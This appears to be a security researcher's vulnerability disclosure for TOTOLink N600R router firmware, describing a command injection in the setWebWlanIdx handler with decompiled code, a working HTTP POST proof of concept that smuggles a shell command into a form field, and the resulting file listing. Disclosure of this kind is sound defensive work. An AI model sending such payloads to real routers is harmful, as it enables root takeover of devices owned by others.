

main IOT_vuln / TOTOLink / N600R / 3 /

rencvn and rencvn add tototalink n600r ...

on Apr 6 History

..

img 8 months ago

readme.md 8 months ago

readme.md

TOTOLink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information: <http://www.totolink.cn>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	
3	N600R数据手册	Ver1.0	2021-08-10	

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
1 int __fastcall setWebWlanIdx(int a1, int a2, int a3)
2 {
3     const char *v5; // $v0
4     char v7[36]; // [sp+18h] [-24h] BYREF
5
6     v5 = (const char *)websGetVar(a2, "webWlanIdx", "0");
7     sprintf(v7, "echo %s > /tmp/webWlanIdx", v5);
8     CsteSystem(v7, 0);
9     websSetCfgResponse(a1, a3, "0", "reserv");
10    return 0;
11 }
```

The content obtained by the program through the webwlanidx parameter is passed to V5, and then the matching content is passed to V7 through the sprintf function, and then V7 is brought into the cstesystem function

```

1 int __fastcall CsteSystem(const char *a1, int a2)
2 {
3     int result; // $v0
4     int v5; // $s0
5     int v6; // $a0
6     _DWORD *v7; // $v0
7     int v8; // [sp+18h] [-1Ch] BYREF
8     int v9[6]; // [sp+1Ch] [-18h] BYREF
9
10    v8 = 0;
11    if ( a1 )
12    {
13        v5 = fork();
14        result = -1;
15        if ( v5 != -1 )
16        {
17            if ( !v5 )
18            {
19                v9[0] = (int)"sh";
20                v9[1] = (int)"-c";
21                v9[2] = (int)a1;
22                v9[3] = 0;
23                if ( a2 )
24                    printf("[system]: %s\r\n", a1);
25                execv("/bin/sh", v9);
26                exit(127);

```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
```

```
Host: 192.168.0.1
```

```
Content-Length: 145
```

```
Accept: */*
```


```
X-Requested-With: XMLHttpRequest
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

```
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close
```

```
{
    "topicurl": "setting/setWebWlanIdx",
    "webWlanIdn": "0test$(ls>/tmp/4.txt;)"
}
```

The reproduction results are as follows:



```
# ls /tmp
1.txt          cloudsrvup_check  fwinfo          update_flag
2.txt          dhcpd_unix        lock            usb
4.txt          dns_urlfilter_conf log              wanlink
bridge_init    ep.txt            ntp_tmp         wanranchocontime
cloudFwStatus  ep2.txt           port_status     webWlanIdx
cloudPluginStatus firewall_igd       preNtpConnectTime wscd_status
# cat /tmp/4.txt
bin
dev
etc
home
init
lib
lighttp
mnt
proc
sys
tmp
usr
var
web_cste
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell